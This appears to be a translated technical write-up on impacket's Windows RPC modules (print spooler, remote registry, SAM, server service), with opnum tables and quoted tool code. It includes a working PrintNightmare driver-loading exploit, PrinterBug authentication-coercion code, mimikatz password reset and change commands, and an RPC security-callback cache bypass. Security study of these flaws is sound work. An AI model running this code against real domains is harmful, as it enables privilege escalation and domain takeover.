The Print System Remote Protocol supports synchronous printing and spooler operations between client and server, including print-job control and print-system administration. Its enhanced replacement is specified in [MS-PAR], which provides a higher level of authentication on client/server RPC calls.

The never-patched PrinterBug abuses this protocol to trigger connections — many intranet relay attacks use it to force authentication, and PrintNightmare is another malicious use of the same protocol.

Let's first look at which interface methods the module implements:

```
OPNUMS = {
    0 : (RpcEnumPrinters, RpcEnumPrintersResponse), Enumerates available printers, print servers, domains, or print providers
    1 : (RpcOpenPrinter, RpcOpenPrinterResponse), Retrieves a handle to a printer, port, port monitor, print job, or print server
    10 : (RpcEnumPrinterDrivers, RpcEnumPrinterDriversResponse), Enumerates the printer drivers installed on the specified print server
    12 : (RpcGetPrinterDriverDirectory, RpcGetPrinterDriverDirectoryResponse), Retrieves the path to the printer driver directory
    29 : (RpcClosePrinter, RpcClosePrinterResponse), Closes a handle to a printer, server, job, or port object

    65 : (RpcRemoteFindFirstPrinterChangeNotificationEx, RpcRemoteFindFirstPrinterChangeNotificationExResponse), Creates a remote change-notification object that
    monitors a printer object and delivers notifications to the print client via RpcRouterReplyPrinter or RpcRouterReplyPrinterEx. Server-side flow:
    # 1. Create and initialise a notification object to capture the notification settings requested by the user.
    # 2. Create and initialise a notification channel back to the client, over which the server must deliver change notifications. This must be done by calling
    RpcReplyOpenPrinter on the client named by pszLocalMachine.
    # 3. Associate the notification object with the context of hPrinter.
    # 4. After the above steps, the server should add the client to the notification client list of the printer or server object; when the object changes,
    notify the client via RpcRouterReplyPrinter or RpcRouterReplyPrinterEx.
    # 5. The choice of notification method does not depend on whether the request used RpcRemoteFindFirstPrinterChangeNotification or its Ex variant, but on
    whether the notification can be expressed with RpcRouterReplyPrinter's fdwFlags alone or needs the extra parameters of RpcRouterReplyPrinterEx.
    # 6. Return the status of the operation.

    69 : (RpcOpenPrinterEx, RpcOpenPrinterExResponse), Retrieves a handle to a printer, port, port monitor, print job, or print server
    89 : (RpcAddPrinterDriverEx, RpcAddPrinterDriverExResponse), Installs a printer driver on the print server; similar to RpcAddPrinterDriver but also supports
    options such as driver upgrade, downgrade, copying only newer files, and copying all files ignoring timestamps
}
```

PrinterBug and PrintNightmare

In printerbug, the lookup method uses `RpcRemoteFindFirstPrinterChangeNotificationEx` to make the victim connect back to the attacker (sample code is Python 2):

```

def lookup(self, rpctransport, host):
    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(rprn.MSRPC_UUID_RPRN)
    logging.info('Bind OK')
    try:
        resp = rprn.hRpcOpenPrinter(dce, '\\\\%s\x00' % host)
    except Exception, e:
        if str(e).find('Broken pipe') >= 0:
            # The connection timed-out. Let's try to bring it back next round
            logging.error('Connection failed - skipping host!')
            return
        elif str(e).upper().find('ACCESS_DENIED'):
            # We're not admin, bye
            logging.error('Access denied - RPC call was denied')
            dce.disconnect()
            return
        else:
            raise
    logging.info('Got handle')

    request = rprn.RpcRemoteFindFirstPrinterChangeNotificationEx()
    request['hPrinter'] = resp['pHandle']
    request['fdwFlags'] = rprn.PRINTER_CHANGE_ADD_JOB
    request['pszLocalMachine'] = '\\\\%s\x00' % self.__attackerhost
    request['pOptions'] = NULL
    try:
        resp = dce.request(request)
    except Exception as e:
        print(e)
    logging.info('Triggered RPC backconnect, this may or may not have worked')

    dce.disconnect()

    return None

```

Print Spooler is the Windows service managing printing: spooling print jobs, interacting with printers, and managing all local and network print queues. Its process `spoolsv.exe` runs as `SYSTEM`, and its design had a severe flaw: the validation logic of `RpcAddPrinterDriverEx` is flawed (the `SeLoadDriverPrivilege`-related checks can be bypassed), its parameters are attacker-controllable, and a normal user can trigger it over RPC to write a malicious driver past the security checks. In a vulnerable domain, any ordinary user can connect to a DC's Spooler service, load a malicious driver, and take over the entire domain.

```

def main(dce, pDriverPath, share, handle=NULL):
    #build DRIVER_CONTAINER package
    container_info = rprn.DRIVER_CONTAINER()
    container_info['Level'] = 2
    container_info['DriverInfo']['tag'] = 2
    container_info['DriverInfo']['Level2']['cVersion'] = 3
    container_info['DriverInfo']['Level2']['pName'] = "1234\x00"
    container_info['DriverInfo']['Level2']['pEnvironment'] = "Windows x64\x00"
    container_info['DriverInfo']['Level2']['pDriverPath'] = pDriverPath + '\x00'
    container_info['DriverInfo']['Level2']['pDataFile'] = "{0}\x00".format(share)
    container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\winhttp.dll\x00"

    flags = rprn.APD_COPY_ALL_FILES | 0x10 | 0x8000
    filename = share.split("\\")[-1]

    resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
    print("[*] Stage0: {0}".format(resp['ErrorCode']))

    container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\kernelbase.dll\x00"
    for i in range(1, 30):
        try:
            container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\spool\\drivers\\x64\\3\\old\\{0}\\{1}\\x00".format(i, filename)
            resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
            print("[*] Stage{0}: {1}".format(i, resp['ErrorCode']))
            if (resp['ErrorCode'] == 0):
                print("[+] Exploit Completed")
                sys.exit()
        except Exception as e:
            #print(e)
            pass

```

[MS-RRP] `rrp.py` — Remote Registry Operations (`reg.py` foundation)

The Windows Remote Registry Protocol is a client/server protocol based on [RPC](#), used to remotely administer hierarchical **data stores** such as the [Windows registry](#). The protocol is exercised by `examples/reg.py` — a remote-registry tool over the `MSRPC` interface aiming to mirror Windows' `reg.exe`.

The module implements the following methods:

```

OPNUMS = {
    0 : (OpenClassesRoot, OpenClassesRootResponse),Called by the client; in response the server opens the HKEY_CLASSES_ROOT predefined key
    1 : (OpenCurrentUser, OpenCurrentUserResponse),Called by the client; in response the server opens a handle to HKEY_CURRENT_USER and must determine which
HKEY_USERS subkey maps to it
    2 : (OpenLocalMachine, OpenLocalMachineResponse),Called by the client; in response the server opens a handle to the HKEY_LOCAL_MACHINE predefined key
    3 : (OpenPerformanceData, OpenPerformanceDataResponse),Called by the client; in response the server opens a handle to HKEY_PERFORMANCE_DATA, used with
BaseRegQueryInfoKey/BaseRegQueryValue/BaseRegEnumValue/BaseRegCloseKey only to retrieve performance information
    4 : (OpenUsers, OpenUsersResponse),Called by the client; in response the server opens a handle to the HKEY_USERS predefined key
    5 : (BaseRegCloseKey, BaseRegCloseKeyResponse),Called by the client; in response the server destroys (closes) the handle to the specified registry key
    6 : (BaseRegCreateKey, BaseRegCreateKeyResponse),Called by the client; in response the server creates the specified registry key and returns its handle, or
opens and returns the handle of an existing key
    7 : (BaseRegDeleteKey, BaseRegDeleteKeyResponse),Called by the client. In response, the server deletes the specified
    8 : (BaseRegDeleteValue, BaseRegDeleteValueResponse),Called by the client; in response the server deletes the named value from the specified registry key
    9 : (BaseRegEnumKey, BaseRegEnumKeyResponse),Enumerates subkeys; in response the server returns the requested subkey
    10 : (BaseRegEnumValue, BaseRegEnumValueResponse),Called by the client; in response the server enumerates the value at the specified index of the specified
registry key
    11 : (BaseRegFlushKey, BaseRegFlushKeyResponse),Called by the client. In response, the server flushes all entry registry
    12 : (BaseRegGetKeySecurity, BaseRegGetKeySecurityResponse),Called by the client; in response the server returns a copy of the security descriptor protecting
the specified open registry key
    13 : (BaseRegLoadKey, BaseRegLoadKeyResponse),Called by the client. In response, the server loads the specified registry
    15 : (BaseRegOpenKey, BaseRegOpenKeyResponse),Called by the client. In response, the server opens the specified registry and returns a handle
    16 : (BaseRegQueryInfoKey, BaseRegQueryInfoKeyResponse),Called by the client; in response the server returns information about the specified registry key
handle
    17 : (BaseRegQueryValue, BaseRegQueryValueResponse),Called by the client; in response the server returns the data associated with the named value of the
specified open registry key, or with the default value if no name is given
    18 : (BaseRegReplaceKey, BaseRegReplaceKeyResponse),Called by the client; the server replaces the backing file of the specified registry key and its subkeys
with the specified file, taking effect after the next system restart
    19 : (BaseRegRestoreKey, BaseRegRestoreKeyResponse),The server reads registry information from the specified file and copies it onto the specified key; the
information takes the form of a key and multiple levels of subkeys
    20 : (BaseRegSaveKey, BaseRegSaveKeyResponse),The server saves the specified key, its subkeys and values to a new file
    21 : (BaseRegSetKeySecurity, BaseRegSetKeySecurityResponse),The server sets the security descriptor protecting the specified open registry key
    22 : (BaseRegSetValue, BaseRegSetValueResponse),The server sets data for the specified value of a registry key
    23 : (BaseRegUnLoadKey, BaseRegUnLoadKeyResponse),The server unloads the subtree (hive) rooted at the specified key, subkeys and values

BaseRegUnLoadKey
    26 : (BaseRegGetVersion, BaseRegGetVersionResponse),Returns the version of the remote registry server, used by client and server to determine whether both
the 32-bit and 64-bit key namespaces are supported
    27 : (OpenCurrentConfig, OpenCurrentConfigResponse),The server attempts to open a handle to the HKEY_CURRENT_CONFIG predefined key
    29 : (BaseRegQueryMultipleValues, BaseRegQueryMultipleValuesResponse),The server returns the types and data for the client-specified list of value names
associated with the specified registry key
    31 : (BaseRegSaveKeyEx, BaseRegSaveKeyExResponse),The server saves the specified key, subkeys and values to a new file; BaseRegSaveKeyEx accepts flags that
determine the saved format
    32 : (OpenPerformanceText, OpenPerformanceTextResponse),The server opens a handle to HKEY_PERFORMANCE_TEXT, used with
BaseRegQueryInfoKey/BaseRegQueryValue/BaseRegEnumValue/BaseRegCloseKey only to retrieve performance information
    33 : (OpenPerformanceNlsText, OpenPerformanceNlsTextResponse),The server opens a handle to HKEY_PERFORMANCE_NLSTEXT, used with
BaseRegQueryInfoKey/BaseRegQueryValue/BaseRegEnumValue/BaseRegCloseKey only to retrieve performance information
    34 : (BaseRegQueryMultipleValues2, BaseRegQueryMultipleValues2Response),The server returns the types and data for the client-specified list of value names
associated with the specified registry key
    35 : (BaseRegDeleteKeyEx, BaseRegDeleteKeyExResponse),The server deletes the specified registry key
}

```

A supplementary note on BaseRegUnLoadKey: it is designed for backup/restore scenarios — the client first loads a registry hive from disk with BaseRegLoadKey, reads/writes data, then unloads it with BaseRegUnLoadKey. For example, a backup application may load another user's hive (their HKEY_CURRENT_USER), read its keys and values, then unload it.

examples/reg.py implements remote registry CRUD via the rrp module's methods:

```
# eg./examples/reg.py
def query(self, dce, keyName):
    # (1) split root key and subkey: HKLM/HKU/HKCR map to different predefined key handles
    try:
        rootKey = keyName.split('\\')[0]
        subKey = '\\'.join(keyName.split('\\')[1:])
    except Exception:
        raise Exception('Error parsing keyName %s' % keyName)

    if rootKey.upper() == 'HKLM':
        ans = rrp.hOpenLocalMachine(dce)
    elif rootKey.upper() == 'HKU':
        ans = rrp.hOpenCurrentUser(dce)
    elif rootKey.upper() == 'HKCR':
        ans = rrp.hOpenClassesRoot(dce)
    else:
        raise Exception('Invalid root key %s' % rootKey)

    hRootKey = ans['phKey']

    # (2) open the subkey -> query values / enumerate subkeys / recursive walk (output logic of -v/-ve/-s omitted)
    ans2 = rrp.hBaseRegOpenKey(dce, hRootKey, subKey,
                              samDesired=rrp.MAXIMUM_ALLOWED | rrp.KEY_ENUMERATE_SUB_KEYS | rrp.KEY_QUERY_VALUE)
    .....

    if self.__options.v:
        value = rrp.hBaseRegQueryValue(dce, ans2['phkResult'], self.__options.v)
        .....

    elif self.__options.s:
        self.__print_all_subkeys_and_entries(dce, subKey + '\\', ans2['phkResult'], 0)
    else:
        self.__print_key_values(dce, ans2['phkResult'])
        i = 0
        while True:
            try:
                # (3) loop hBaseRegEnumKey to enumerate all subkeys until an exception is raised
                key = rrp.hBaseRegEnumKey(dce, ans2['phkResult'], i)
                print(keyName + '\\ ' + key['lpNameOut'][:-1])
                i += 1
            except Exception:
                break
```

[MS-SAMR] samr.py — SAM Account Management (users / groups / passwords)

The Security Account Manager (SAM) Remote Protocol (client-to-server) provides management functions for account stores or directories containing users and groups.

Simply put, it gives you the ability to manage server accounts and passwords remotely over RPC.

First let's see which interface methods impacket implements:

```

OPNUMS = {
0 : (SamrConnect, SamrConnectResponse),Returns a handle to the server object
1 : (SamrCloseHandle, SamrCloseHandleResponse),Closes (frees the server-side resources of) any context handle obtained from this RPC interface
2 : (SamrSetSecurityObject, SamrSetSecurityObjectResponse),Sets the access control on a server, domain, user, group, or alias object
3 : (SamrQuerySecurityObject, SamrQuerySecurityObjectResponse),Queries the access control on a server, domain, user, group, or alias object
4 : (SamrLookupDomainInSamServer, SamrLookupDomainInSamServerResponse),Obtains the SID of a domain object given its name
5 : (SamrEnumerateDomainsInSamServer, SamrEnumerateDomainsInSamServerResponse),Obtains the list of all domains hosted by the server side of this protocol
6 : (SamrOpenDomain, SamrOpenDomainResponse),Obtains a handle to a domain object given its SID
7 : (SamrQueryInformationDomain, SamrQueryInformationDomainResponse),Gets attributes from a domain object
8 : (SamrSetInformationDomain, SamrSetInformationDomainResponse),Updates attributes of a domain object
9 : (SamrCreateGroupInDomain, SamrCreateGroupInDomainResponse),Creates a group object in a domain
10 : (SamrEnumerateGroupsInDomain, SamrEnumerateGroupsInDomainResponse),Enumerates all groups
11 : (SamrCreateUserInDomain, SamrCreateUserInDomainResponse),Creates a user
12 : (SamrEnumerateUsersInDomain, SamrEnumerateUsersInDomainResponse),Enumerates all users
13 : (SamrCreateAliasInDomain, SamrCreateAliasInDomainResponse),Creates an alias
14 : (SamrEnumerateAliasesInDomain, SamrEnumerateAliasesInDomainResponse),Enumerates all aliases
15 : (SamrGetAliasMembership, SamrGetAliasMembershipResponse),Obtains the union of all aliases to which a given set of SIDs belongs
16 : (SamrLookupNamesInDomain, SamrLookupNamesInDomainResponse),Converts a set of account names to a set of RIDs
17 : (SamrLookupIdsInDomain, SamrLookupIdsInDomainResponse),Converts a set of RIDs to account names
18 : (SamrOpenGroup, SamrOpenGroupResponse),Obtains a handle to a group given its RID
19 : (SamrQueryInformationGroup, SamrQueryInformationGroupResponse),Gets attributes from a group object
20 : (SamrSetInformationGroup, SamrSetInformationGroupResponse),Updates attributes of a group object
21 : (SamrAddMemberToGroup, SamrAddMemberToGroupResponse),Adds a member to a group
22 : (SamrDeleteGroup, SamrDeleteGroupResponse),Deletes a group object
23 : (SamrRemoveMemberFromGroup, SamrRemoveMemberFromGroupResponse),Removes a member from a group
24 : (SamrGetMembersInGroup, SamrGetMembersInGroupResponse),Reads the members of a group
25 : (SamrSetMemberAttributesOfGroup, SamrSetMemberAttributesOfGroupResponse),Sets the attributes of a membership
26 : (SamrOpenAlias, SamrOpenAliasResponse),Obtains a handle to an alias given its RID
27 : (SamrQueryInformationAlias, SamrQueryInformationAliasResponse),Gets attributes from an alias object
28 : (SamrSetInformationAlias, SamrSetInformationAliasResponse),Updates attributes of an alias object
29 : (SamrDeleteAlias, SamrDeleteAliasResponse),Deletes an alias object
30 : (SamrAddMemberToAlias, SamrAddMemberToAliasResponse),Adds a member to an alias
31 : (SamrRemoveMemberFromAlias, SamrRemoveMemberFromAliasResponse),Removes a member from an alias
32 : (SamrGetMembersInAlias, SamrGetMembersInAliasResponse),Obtains the membership list of an alias
33 : (SamrOpenUser, SamrOpenUserResponse),Obtains a user handle given its RID
34 : (SamrDeleteUser, SamrDeleteUserResponse),Deletes a user object
35 : (SamrQueryInformationUser, SamrQueryInformationUserResponse),Gets attributes from a user object
36 : (SamrSetInformationUser, SamrSetInformationUserResponse),Updates attributes of a user object
37 : (SamrChangePasswordUser, SamrChangePasswordUserResponse),Changes the password of a user object
38 : (SamrGetGroupsForUser, SamrGetGroupsForUserResponse),Obtains the list of groups a user belongs to
39 : (SamrQueryDisplayInformation, SamrQueryDisplayInformationResponse),Gets a list of accounts, from a specified index, in ascending name order
40 : (SamrGetDisplayEnumerationIndex, SamrGetDisplayEnumerationIndexResponse),Gets the index of an account list sorted in ascending account-name order
41 : (SamrGetUserDomainPasswordInformation, SamrGetUserDomainPasswordInformationResponse),Gets password policy information (no domain handle required)
42 : (SamrRemoveMemberFromForeignDomain, SamrRemoveMemberFromForeignDomainResponse),Removes a member from all aliases
43 : (SamrQueryInformationDomain2, SamrQueryInformationDomain2Response),Gets attributes from a domain object
44 : (SamrQueryInformationUser2, SamrQueryInformationUser2Response),Gets attributes from a user object
45 : (SamrQueryDisplayInformation2, SamrQueryDisplayInformation2Response),Gets a list of accounts, from a specified index, in ascending name order
46 : (SamrGetDisplayEnumerationIndex2, SamrGetDisplayEnumerationIndex2Response),Gets the index of the account list sorted ascending by account name, where the index is the position of the account whose name best matches the client-provided string
47 : (SamrCreateUser2InDomain, SamrCreateUser2InDomainResponse),Creates a user
48 : (SamrQueryDisplayInformation3, SamrQueryDisplayInformation3Response),Gets a list of accounts from a specified index in ascending name order
49 : (SamrAddMultipleMembersToAlias, SamrAddMultipleMembersToAliasResponse),Adds multiple members to an alias
50 : (SamrRemoveMultipleMembersFromAlias, SamrRemoveMultipleMembersFromAliasResponse),Removes multiple members from an alias
51 : (SamrOemChangePasswordUser2, SamrOemChangePasswordUser2Response),Changes a user's password
52 : (SamrUnicodeChangePasswordUser2, SamrUnicodeChangePasswordUser2Response),Changes a user account's password
53 : (SamrGetDomainPasswordInformation, SamrGetDomainPasswordInformationResponse),Gets selected password policy information (no authentication to the server required)
54 : (SamrConnect2, SamrConnect2Response),Returns a handle to the server object
55 : (SamrSetInformationUser2, SamrSetInformationUser2Response),Updates attributes of a user object
56 : (SamrConnect4, SamrConnect4Response),Obtains a handle to the server object
57 : (SamrConnect5, SamrConnect5Response),Obtains a handle to the server object
58 : (SamrRidToSid, SamrRidToSidResponse),Obtains the SID of an account given its RID
59 : (SamrSetDSRMPassword, SamrSetDSRMPasswordResponse),Sets the local recovery password
60 : (SamrValidatePassword, SamrValidatePasswordResponse),Validates an application password against the locally stored policy
}

```

The interface is packed with user-oriented operations. A simple example: `examples/secretsdump.py` connects to the samr interface via `hSamrConnect`, queries the domain SID, opens a domain handle, then lists domain users via `hSamrEnumerateUsersInDomain`:

```
# eg. examples/secretsdump.py

def connectSamr(self, domain):
    # handle chain: SAMR connect -> server handle -> domain SID lookup -> domain handle
    rpc = transport.DCERPCTransportFactory(self.__stringBindingSamr)
    rpc.set_smb_connection(self.__smbConnection)
    self.__samr = rpc.get_dce_rpc()
    self.__samr.connect()
    self.__samr.bind(samr.MSRPC_UUID_SAMR)
    resp = samr.hSamrConnect(self.__samr)                # (1) server handle
    serverHandle = resp['ServerHandle']

    resp = samr.hSamrLookupDomainInSamServer(self.__samr, serverHandle, domain)
    self.__domainSid = resp['DomainId'].formatCanonical()    # (2) domain SID

    resp = samr.hSamrOpenDomain(self.__samr, serverHandle=serverHandle, domainId=resp['DomainId'])
    self.__domainHandle = resp['DomainHandle']              # (3) domain handle
    self.__domainName = domain

def getDomainUsers(self, enumerationContext=0):
    if self.__samr is None:
        self.connectSamr(self.getMachineNameAndDomain()[1])

    # filter by account type (normal user / workstation / server / interdomain trust accounts)
    try:
        resp = samr.hSamrEnumerateUsersInDomain(self.__samr, self.__domainHandle,
                                                userAccountControl=samr.USER_NORMAL_ACCOUNT | \
                                                                samr.USER_WORKSTATION_TRUST_ACCOUNT | \
                                                                samr.USER_SERVER_TRUST_ACCOUNT | \
                                                                samr.USER_INTERDOMAIN_TRUST_ACCOUNT,
                                                enumerationContext=enumerationContext)
    except DCERPCException as e:
        # STATUS_MORE_ENTRIES means another page follows; pull the current page from the exception packet and keep iterating
        if str(e).find('STATUS_MORE_ENTRIES') < 0:
            raise
        resp = e.get_packet()
    return resp
```

With only a user's hash and no plaintext, there are two ways to access the target: SetNTLM — reset the user's password to a known value, log in, then restore it; ChangeNTLM — change the password, log in, then restore it.

ChangeNTLM calls SamrChangePasswordUser and requires the `Change Password` right on the target user — a right effectively held by `Everyone`, so anyone with the user's hash/password can change it.

SetNTLM resets the password via SamrSetInformationUser and requires the `Reset Password` right over the target user.

Because ChangeNTLM is heavily constrained by password policy (complexity, history), SetNTLM is the practical choice.

```
# SetNTLM
# modifiespassword
lsadump::setntlm /server:<DC's_IP_or_FQDN> /user:<username> /password:<new_password>
# password
lsadump::setntlm /server:<DC's_IP_or_FQDN> /user:<username> /ntlm:<Original_Hash>
```

```
# ChangeNTLM
# modifiespassword
lsadump::changentlm /server:<DC's_IP_or_FQDN> /user:<username> /old:<current_hash> /newpassword:<newpassword>
# password
lsadump::changentlm /server:<DC's_IP_or_FQDN> /user:<username> /oldpassword:<current_password_plain_text> /new:<original_hash>
```

The addcomputer used by sam-the-admin likewise goes through samr's SamrCreateUser2InDomain:

```
# eg. /sam-the-admin/blob/main/utils/addcomputer.py
try:
    createUser = samr.hSamrCreateUser2InDomain(dce, domainHandle, self.__computerName, samr.USER_WORKSTATION_TRUST_ACCOUNT,
    samr.USER_FORCE_PASSWORD_CHANGE,)
except samr.DCERPCSessionError as e:
    if e.error_code == 0xc0000022:
        raise Exception("User %s doesn't have right to create a machine account!" % self.__username)
    elif e.error_code == 0xc000002e:
        raise Exception("User %s machine quota exceeded!" % self.__username)
    else:
        raise

    userHandle = createUser['UserHandle']
```

[MS-SRVS] srvs.py — Server Service (share / session management)

The Server Service Remote Protocol remotely enables file and printer sharing over SMB, provides access to the server's [named pipes](#), and administers servers running Windows. Simply put, MS-SRVS provides remote file-server management over SMB named pipes (riding on MS-SMB2).

First let's see which interface methods the module implements:

```
OPNUMS = {
    8 : (NetrConnectionEnum, NetrConnectionEnumResponse),Lists all tree connections to shared resources on the server, or all tree connections made from a
specific computer
    9 : (NetrFileEnum, NetrFileEnumResponse),Returns information about some or all open files on the server according to the specified parameters
    10 : (NetrFileGetInfo, NetrFileGetInfoResponse),Retrieves information about a particular open server resource
    11 : (NetrFileClose, NetrFileCloseResponse),The server receives NetrFileClose in an RPC_REQUEST packet; in response it must force-close an open instance of a
resource on the server (for example a file, device or named pipe)
    12 : (NetrSessionEnum, NetrSessionEnumResponse),Returns information about sessions established on the server
    13 : (NetrSessionDel, NetrSessionDelResponse),Ends one or more network sessions between the server and a client
    14 : (NetrShareAdd, NetrShareAddResponse),Shares a server resource
    15 : (NetrShareEnum, NetrShareEnumResponse),Retrieves information about each shared resource on the server
    16 : (NetrShareGetInfo, NetrShareGetInfoResponse),Retrieves information about a specific shared resource on the server from the ShareList
    17 : (NetrShareSetInfo, NetrShareSetInfoResponse),Sets the parameters of a shared resource in the ShareList
    18 : (NetrShareDel, NetrShareDelResponse),Deletes a share name from the ShareList, disconnecting all connections to it; if the share is sticky, all its
information is also removed from permanent storage
    19 : (NetrShareDelSticky, NetrShareDelStickyResponse),Clears the IsPersistent member of a Share in the ShareList, marking the share non-persistent
    20 : (NetrShareCheck, NetrShareCheckResponse),Checks whether the server is sharing a device
    21 : (NetrServerGetInfo, NetrServerGetInfoResponse),Retrieves the current configuration information of a CIFS and SMB 1.0 server
    22 : (NetrServerSetInfo, NetrServerSetInfoResponse),Sets server operating parameters for a CIFS and SMB 1.0 file server, separately or together; the
information persists across reinitialisation
    23 : (NetrServerDiskEnum, NetrServerDiskEnumResponse),Retrieves the list of disk drives on the server, returning an array of three-character strings (drive
letter, colon, terminating null)
    24 : (NetrServerStatisticsGet, NetrServerStatisticsGetResponse),Retrieves the operating statistics of the service
    25 : (NetrServerTransportAdd, NetrServerTransportAddResponse),Binds the server to a transport protocol
    26 : (NetrServerTransportEnum, NetrServerTransportEnumResponse),Enumerates information about the transport protocols managed by the server in the
TransportList
    27 : (NetrServerTransportDel, NetrServerTransportDelResponse),Unbinds (disconnects) a transport protocol from the server; on success the server can no longer
communicate with clients over that protocol (for example TCP or XNS)
    28 : (NetrRemoteTOD, NetrRemoteTODResponse),Returns the time information from the server
    30 : (NetprPathType, NetprPathTypeResponse),
    31 : (NetprPathCanonicalize, NetprPathCanonicalizeResponse),
    32 : (NetprPathCompare, NetprPathCompareResponse),
    33 : (NetprNameValidate, NetprNameValidateResponse),
    34 : (NetprNameCanonicalize, NetprNameCanonicalizeResponse),
    35 : (NetprNameCompare, NetprNameCompareResponse),
    36 : (NetrShareEnumSticky, NetrShareEnumStickyResponse),Retrieves information about each sticky shared resource whose IsPersistent is set in the ShareList
    37 : (NetrShareDelStart, NetrShareDelStartResponse),
    38 : (NetrShareDelCommit, NetrShareDelCommitResponse),
    39 : (NetrpGetFileSecurity, NetrpGetFileSecurityResponse),
    40 : (NetrpSetFileSecurity, NetrpSetFileSecurityResponse),Sets the security of a file or directory
    41 : (NetrServerTransportAddEx, NetrServerTransportAddExResponse),
    43 : (NetrDfsGetVersion, NetrDfsGetVersionResponse),
    44 : (NetrDfsCreateLocalPartition, NetrDfsCreateLocalPartitionResponse),
    45 : (NetrDfsDeleteLocalPartition, NetrDfsDeleteLocalPartitionResponse),Deletes a DFS share on the server
    46 : (NetrDfsSetLocalVolumeState, NetrDfsSetLocalVolumeStateResponse),
    48 : (NetrDfsCreateExitPoint, NetrDfsCreateExitPointResponse),Creates a DFS link on the server
    49 : (NetrDfsDeleteExitPoint, NetrDfsDeleteExitPointResponse),Deletes a DFS link on the server
    50 : (NetrDfsModifyPrefix, NetrDfsModifyPrefixResponse),
    51 : (NetrDfsFixLocalVolume, NetrDfsFixLocalVolumeResponse),
    52 : (NetrDfsManagerReportSiteInfo, NetrDfsManagerReportSiteInfoResponse),Obtains the Active Directory site that should correspond to the specified server's
coverage
    53 : (NetrServerTransportDelEx, NetrServerTransportDelExResponse),The server receives NetrServerTransportDelEx in an RPC_REQUEST packet; in response it
unbinds (disconnects) a transport protocol, after which it can no longer communicate with clients over that protocol (for example TCP or XNS)
    54 : (NetrServerAliasAdd, NetrServerAliasAddResponse),Attaches an alias to an existing server name and inserts an alias object into the AliasList, through
which shares can be accessed by server name or alias; aliases identify which resources are visible to SMB clients per tree connect
    55 : (NetrServerAliasEnum, NetrServerAliasEnumResponse),Retrieves a server's alias information by the specified alias or server name
    56 : (NetrServerAliasDel, NetrServerAliasDelResponse),Deletes an alias from the server alias list by the specified alias
    57 : (NetrShareDelEx, NetrShareDelExResponse),Deletes a share from the ShareList, disconnecting all connections to it; if the share is sticky, all its
information is also removed from permanent storage
}
```

Both smbclient and smbconnection use srvs to obtain share information from a target:

```
# eg./impacket/smbconnection.py
def listShares(self):
    """
    get a list of available shares at the connected target
    :return: a list containing dict entries for each share
    :raise SessionError: if error
    """
    # Get the shares through RPC
    from impacket.dcerpc.v5 import transport, srvs
    rpctransport = transport.SMBTransport(self.getRemoteName(), self.getRemoteHost(), filename=r'\srvsvc',
                                          smb_connection=self)

    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(srvs.MSRPC_UUID_SRVS)
    resp = srvs.hNetrShareEnum(dce, 1)
    return resp['InfoStruct']['ShareInfo']['Level1']['Buffer']

# eg./examples/smbclient.py
def do_info(self, line):
    if self.loggedIn is False:
        LOG.error("Not logged in")
        return

    rpctransport = transport.SMBTransport(self.smb.getRemoteHost(), filename = r'\srvsvc', smb_connection = self.smb)
    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(srvs.MSRPC_UUID_SRVS)
    resp = srvs.hNetrServerGetInfo(dce, 102)

    print("Version Major: %d" % resp['InfoStruct']['ServerInfo102']['sv102_version_major'])
    print("Version Minor: %d" % resp['InfoStruct']['ServerInfo102']['sv102_version_minor'])
    print("Server Name: %s" % resp['InfoStruct']['ServerInfo102']['sv102_name'])
    print("Server Comment: %s" % resp['InfoStruct']['ServerInfo102']['sv102_comment'])
    print("Server UserPath: %s" % resp['InfoStruct']['ServerInfo102']['sv102_userpath'])
    print("Simultaneous Users: %d" % resp['InfoStruct']['ServerInfo102']['sv102_users'])
```

Cold Hard Cache — Bypassing RPC Interface Security with Cache Abuse

Security callbacks let RPC server developers restrict access to an RPC interface: apply custom logic for per-user access, enforce authentication or transport types, or block specific opnums (opnums denote the functions a server exposes — operation numbers). The RPC runtime fires the callback on every client call to an exposed function.

RPC security callback

The RPC runtime caches security-callback results for performance. In essence, before invoking the callback the runtime tries a cache entry. Let's dig into that implementation.

Before `RPC_INTERFACE::DoSyncSecurityCallback` calls the callback, it first checks for a cache entry, via `OSF_SCALL::FindOrCreateCacheEntry`.

`OSF_SCALL::FindOrCreateCacheEntry` does the following:

- It gets the client's security context from the SCALL (the object representing a client call).
- It gets the cache dictionary from that security context.
- It keys the dictionary by interface pointer; the values are cache entries.
- If no cache entry exists, it creates one.

For the cache to work, **both server and client must register and set authentication information**.

SSPI multiplexing

While registering authentication information, the server must specify the authentication service — a [security support provider](#) (SSP), the package that handles client authentication data. Most often this is the NTLM SSP, the Kerberos SSP, or Microsoft Negotiate SSP which picks the best of Kerberos/NTLM.

The RPC runtime stores authentication information globally. That means if two RPC servers share a process and one registers authentication information, the other effectively has it too, and clients can authenticate their bindings when accessing either server.

The `srvsvc` security callback implements the following logic:

- Deny remote clients access to functions in the range 64-73 (inclusive)
- Deny remote clients that are not cluster accounts access to functions in the range 58-63 (inclusive)

So remote clients are blocked from those specific functions; the range check hints these functions are sensitive and intended only for local callers.

Despite the check, a remote attacker can bypass it by abusing the cache. First the attacker calls a function *outside* the restricted range — one remotely available. The security callback returns `RPC_S_OK` and the runtime caches the success. Because the interface was not registered with `RPC_IF_SEC_CACHE_PER_PROC`, the cache is per-interface: the next time the attacker calls *any* function on that interface, the cached entry is used and access is granted — the attacker can now call functions they should not be able to, and the security callback is never invoked again.

Srvsvc does not register authentication information, so normally clients cannot authenticate the binding and the cache cannot engage. But when the machine has less than 3.5 GB of RAM, [srvsvc shares its svchost process](#) with other services — and "AD Harvest Sites and Subnets Service" and "Remote Desktop Configuration Service" *do* register authentication information, making srvsvc vulnerable to the cache attack.

In this specific case the attacker reaches the restricted opnums 58-74; one thing they can do with those functions is [coerce remote machine authentication](#).

